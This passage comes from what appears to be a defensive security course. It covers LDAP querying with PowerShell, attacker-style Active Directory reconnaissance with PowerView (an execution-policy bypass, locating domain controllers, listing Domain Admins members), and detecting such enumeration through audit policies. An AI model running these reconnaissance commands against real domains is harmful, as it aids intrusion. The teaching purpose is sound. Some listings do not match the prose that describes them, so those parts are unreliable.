An LDAP client sends request(s) (called *operations*) to an LDAP server.[493] These operations are used to authenticate clients, or to retrieve or modify entries within a directory. The LDAP server acts as a proxy between a client and a directory service, which processes the received operation requests.

[491] (Microsoft, 2018), https://docs.microsoft.com/en-us/previous-versions/windows/desktop/ldap/lightweight-directory-accessprotocol-ldap-api

[492] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Client%E2%80%93server_model

[493] (LdapWiki, 2022), https://ldap.com/ldap-operation-types/

Once the operation has finished, the results are then sent back to the requesting client including any applicable *result codes*[494] as illustrated in Figure 65.




Figure 65: Simple LDAP client-server model

This model introduces scalability across even the most complex environments, which may include thousands of clients that interact with the directory service.

15.1.2 Interacting with LDAP

One of the notable benefits of LDAP is its inter-operability with custom applications, which is largely made possible through the inclusion of *Active Directory Service Interfaces* (ADSI).[495] Microsoft developed ADSI as a standard model for creating directory service clients.

ADSI is built on top of a set of *COM interfaces*.[496] These interfaces are a collection of classes with pre-built code used to interact with a given object. An example of such an interface is *IDirectorySearch*.[497] Since COM interfaces require custom coding in C/C++, we will instead take advantage of managed code.

Specifically, we can use PowerShell to instantiate an instance of the *System.DirectoryServices* namespace[498] to perform queries against a directory service.

This may seem daunting, but consider the following:

```
PS C:\Users\offsec> $Searcher = New-Object
System.DirectoryServices.DirectorySearcher
PS C:\Users\offsec> $Searcher.Filter = '(distinguishedName=CN=DC-2,OU=Domain
Controllers,DC=corp,DC=com)'
```

[494] (LdapWiki, 2020), https://ldapwiki.com/wiki/LDAP%20Result%20Codes

[495] (Microsoft, 2020), https://docs.microsoft.com/en-us/windows/win32/adsi/active-directory-service-interfaces-adsi

[496] (Microsoft, 2019), https://docs.microsoft.com/en-us/windows/win32/adsi/adsi-objects-of-ldap

[497] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/win32/api/iads/nn-iads-idirectorysearch

[498] (Microsoft, 2022), https://docs.microsoft.com/en-us/dotnet/api/system.directoryservices?view=dotnet-plat-ext-6.0


```
PS C:\Users\offsec> $Searcher.FindOne()
```

Listing 561 - PowerShell script to perform LDAP lookup

In this case, we are instantiating an instance of the *DirectorySearcher* class, which is part of the System.DirectoryServices.dll assembly, and assigning it to the *$Searcher* variable.

By default, *DirectorySearcher* instantiates this object with the *Filter* property to the value of *(objectClass=*)*, which is an LDAP query that effectively returns every entry within a directory service. This is very "noisy".

In this example, we have manually set the query that will retrieve all objects with an object class value of "computer" and a common name value that includes the characters "dc".

Finally, to execute our LDAP query, we call the *FindAll* method from our *DirectoryServices* object.

```
PS C:\Users\offsec> $Searcher = New-Object System.DirectoryServices.DirectorySearcher
PS C:\Users\offsec> $Searcher.Filter = '(distinguishedName=CN=DC-2,OU=Domain
Controllers,DC=corp,DC=com)'

PS C:\Users\offsec> $Searcher.FindAll()
Path                                                Properties
----                                                ----------
LDAP://CN=DC01,OU=Domain Controllers,DC=corp,DC=com {ridsetreferences,
logoncount, codepage, objectcategory...} ...
```

Listing 562 - Executing the FindAll method

Listing 562 displays the result of executing the query, which contains the domain controller.

If we wanted to use this script under the context of another user, we would need to instantiate a *System.DirectoryServices.DirectoryEntry* object, passing the LDAP *URL*,[499] credentials, and assign the object to the *SearchRoot* property of the *DirectorySearcher* class.

```
PS C:\Users\offsec> $Searcher = New-Object System.DirectoryServices.DirectorySearcher

PS C:\Users\offsec> $Searcher.SearchRoot = New-Object
System.DirectoryServices.DirectoryEntry("LDAP://DC=corp,DC=com",
'corp\jdoe','Qwerty09!')

PS C:\Users\offsec> $Searcher.Filter = '(&(objectClass=computer)(cn=*dc*))'

PS C:\Users\offsec> $Searcher.FindAll()

Path                                                Properties
----                                                ----------
LDAP://CN=DC01,OU=Domain Controllers,DC=corp,DC=com {ridsetreferences, logoncount, codepage,
ob...
```

[499] (LdapW, 2022), https://ldap.com/ldap-urls/


```
LDAP://CN=DC-2,OU=Domain Controllers,DC=corp,DC=com {logoncount, codepage, objectcategory,
iscr...
```

Listing 563 - PowerShell script to execute LDAP as a different user

We obtain both of the Domain Controllers in the domain.

When the results are executed in the context of a different user, any access permissions on the objects we are trying to query may limit our access.

In this section we used a native PowerShell assembly to interact with a directory service.

There is something important to keep in mind that we didn't directly touch upon.

Bear in mind that these code snippets do not require PowerShell to be running as a high integrity process. In addition, they do not require administrative rights. This means that non-administrative accounts can interact with a directory service through LDAP, increasing the importance of defensive monitoring.

15.1.3 Enumerating Active Directory with PowerView

PowerView[500] is a script that implements a number of functions to perform Active Directory enumeration. This is a tool that is typically used once a foothold is obtained on a given domain network.

This script contains dozens of functions that we can use to enumerate Active Directory. These functions incorporate the Win32 operating system APIs.

Let's demonstrate this with a scenario. Assume that an attacker has obtained a foothold on a system in which the compromised user has low privileges, but possesses the ability to run PowerShell to gather information about the domain.

For example, this attacker could obtain details about the domain controller(s), bearing in mind that they must bypass the execution policy before loading this script:

```
PS C:\> powershell -exec bypass ...

PS C:\> . .\PowerView.ps1

PS C:\> Get-NetDomainController
Forest                      : corp.com
CurrentTime                 : 1/9/2022 7:43:26 PM
HighestCommittedUsn         : 24965
OSVersion                   : Windows Server 2019 Standard
Roles                       : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain                      : corp.com
IPAddress                   : 192.168.51.128
SiteName                    : Default-First-Site-Name
SyncFromAllServersCallback  :
InboundConnections          : {}
OutboundConnections         : {}
Name                        : DC01.corp.com
Partitions                  : {DC=corp,DC=com, CN=Configuration,DC=corp,DC=com,
```

[500] (GitHub, 2018), https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon


```
CN=Schema,CN=Configuration,DC=corp,DC=com, DC=DomainDnsZones,DC=corp,DC=com...}
```

Listing 564 - Running the Get-NetDomainController cmdlet

This lists the domain name, the domain controller name, and its IP address.

Additionally, the attacker could use a different function to obtain information about the members of the Domain Admins group by using the **`Get-NetGroupMember`** function:

```
PS C:\> Get-NetGroupMember -Identity 'Domain Admins'
GroupDomain             : corp.com
GroupName               : Domain Admins
GroupDistinguishedName  : CN=Domain Admins,CN=Users,DC=corp,DC=com
MemberDomain            : corp.com
MemberName              : dadmin
MemberDistinguishedName : CN=dadmin,OU=Staff,DC=corp,DC=com
MemberObjectClass       : user
MemberSID          : S-1-5-21-2154860315-1826001137-329834519-1103 ...
```

Listing 565 - Running the Get-NetGroupMember cmdlet

This reveals that the "dadmin" user is a member of the Domain Admins group.

This demonstrates a small fraction of the available PowerShell functions. They are simple, but powerful in the hands of a dedicated attacker.

Bloodhound[501] is another AD enumeration tool worth an honorable mention. Bloodhound enumeration scripts perform automated execution of PowerView and output the results as JSON files.

These JSON files can then be passed to Bloodhound's Java-based client application[502] that can generate a visual attack path based on the information it has obtained through various LDAP queries.

While these tools are powerful and provide information that can be used against by an attacker in a well-defined attack, they are quite noisy. This gives us an edge as a defender, allowing us to detect this activity before it becomes a major problem.

15.2 Detecting Active Directory Enumeration

This Learning Unit covers the following Learning Objectives:

1. Audit Object Access
2. Perform Baseline Monitoring
3. Use Honey Tokens

This Learning Unit will take approximately 3.5 hours to complete.

[501] (Bloodhound, 2022), https://github.com/BloodHoundAD/BloodHound

[502] (ReadTheDocs, 2022), https://bloodhound.readthedocs.io/en/latest/data-analysis/bloodhound-gui.html

So far, we have leveraged LDAP to enumerate directory services. We also demonstrated a simple information gathering technique that demonstrates the type of activities an attacker may perform after obtaining a network foothold.

Next, we'll change direction and focus on detecting various attacks. We'll employ two different strategies that rely on setting audit policies to identify access events to various objects within our directory.

15.2.1 Auditing Object Access

In order for us to effectively start identifying malicious enumeration events taking place against Active Directory, we need to implement an *audit policy*.[503] An audit policy is an extension of the built-in Windows logging engine that contains a collection of different event categories we can raise events on.

We'll display and configure these audit policies with the *auditpol*[504] command line utility.

To begin, let's list audit policy categories that are configurable on the current system by calling the utility with the **/list** and **/category** parameters.

```
PS C:\Windows\system32> auditpol /list /category
Category/Subcategory
Account Logon
Account Management
Detailed Tracking
DS Access
Logon/Logoff
Object Access
Policy Change
Privilege Use
System
```

Listing 566 - Listing audit policy categories

These categories provide a general idea of the type of events they govern, but each category also contains a number of subcategories. We can view these with the **/subcategory** option.

```
PS C:\Windows\system32> auditpol /list /subcategory:*
Category/Subcategory ...
DS Access
  Directory Service Access
  Directory Service Changes
  Directory Service Replication
  Detailed Directory Service Replication ...
```

Listing 567 - Listing audit policy subcategories

[503] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/audit-policy

[504] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/auditpol

As a way to configure an audit policy for Active Directory let's leverage the DS Access subcategory called Directory Service Access. By default, this audit policy category is enabled to alert on success events. A success event assumes that the action that took place was successful.

We can run **`auditpol`** to confirm that Directory Service Access is enabled.

```
PS C:\Windows\system32> auditpol /get /subcategory:"Directory Service Access"
System audit policy
Category/Subcategory                      Setting
DS Access
  Directory Service Access                Success
```

Listing 568 - Listing audit policy subcategory setting

Now that we have confirmed that the audit policy is running, let's configure the audit settings for individual objects.

To begin, we'll log on to the domain controller and open *Active Directory Users and Computers* (ADUC). Next, we'll expand the *domain root*, navigate to *Domain Controllers* and right click *DC-2* to select *Properties*.




Figure 66: DC-2 Options

With the *Properties* window open, we'll select *Security* and click *Advanced* on the bottom left.




Figure 67: DC-2 Properties

Finally, with the *Advanced Security Settings* window open, we'll click on the *Auditing* tab.




Figure 68: Auditing permissions on DC -2

This menu allows us to define more granular conditions, set in an*audit entry*, that will determine when a specific event will be raised.

The five critical audit entry elements are shown in Table 15.

Element	Description
Principal	The identity that is being targeted for auditing
Type	Target success, failure, or both types of events
Access	Types of permissions that can be granted (and tracked)
Inherited From	Designates whether an audit entry was configured at a higher level than the target object, which would recurse down to any sub entries.
Applies To	Designates whether the entry is targeting only the current object, descendant objects, or specific object types

Table 15 - Object audit security elements

When we want to identify the instances in which an individual is enumerating Active Directory, we can use leverage the *security principal*[584] element. While we could create audit entries to target a specific account, we don't necessarily know which account will be used. Let's figure this out.

To start we click on *Add* to create a new auditing policy.

[584] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/security/identity-protection/access-control/security-principals




Figure 69: Setting audit entry principcal

We'll use the *Everyone* security principal, which is all encompassing. We do this by clicking *Select a principal* and entering "Everyone".




Figure 70: Auditing Entry

In this case, we want to raise an event when someone has successfully enumerated Active Directory, so we'll select the *Success* type.




Figure 71: Enabling audit type Success

The *Applies to* element allows us to define which object we are targeting, whether it's the current object, the current object and descendants (such as objects under an organizational unit), or even a specifically-named object. We keep this at the default value for now.




Figure 72: Audit entry applies to current object and all descendants

The final piece for us to configure is the access component, which is split between permissions and properties for the given object.

We will locate the permissions immediately under the*Applies to* section.

